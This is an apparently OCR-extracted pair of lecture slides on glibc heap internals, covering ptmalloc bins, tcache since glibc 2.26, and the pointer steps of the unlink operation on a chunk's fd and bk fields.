
## Heap

- chunks are managed by **bins**
- ptmalloc: fast bins, small bins, large bins, unsorted bin
- tcache: after glibc 2.26 (ubuntu 17.10) , increace performance but give up some security checks

- **You may refer to online courses and read source code to understand the whole flow.**

- unlink: remove a chunk from link

## Heap


BK
P
FD
Prev_size
Size
Fd
bk
Unused bytes
FD=P->fd
BK=P->bk
FD->bk=BK
BK->fd=FD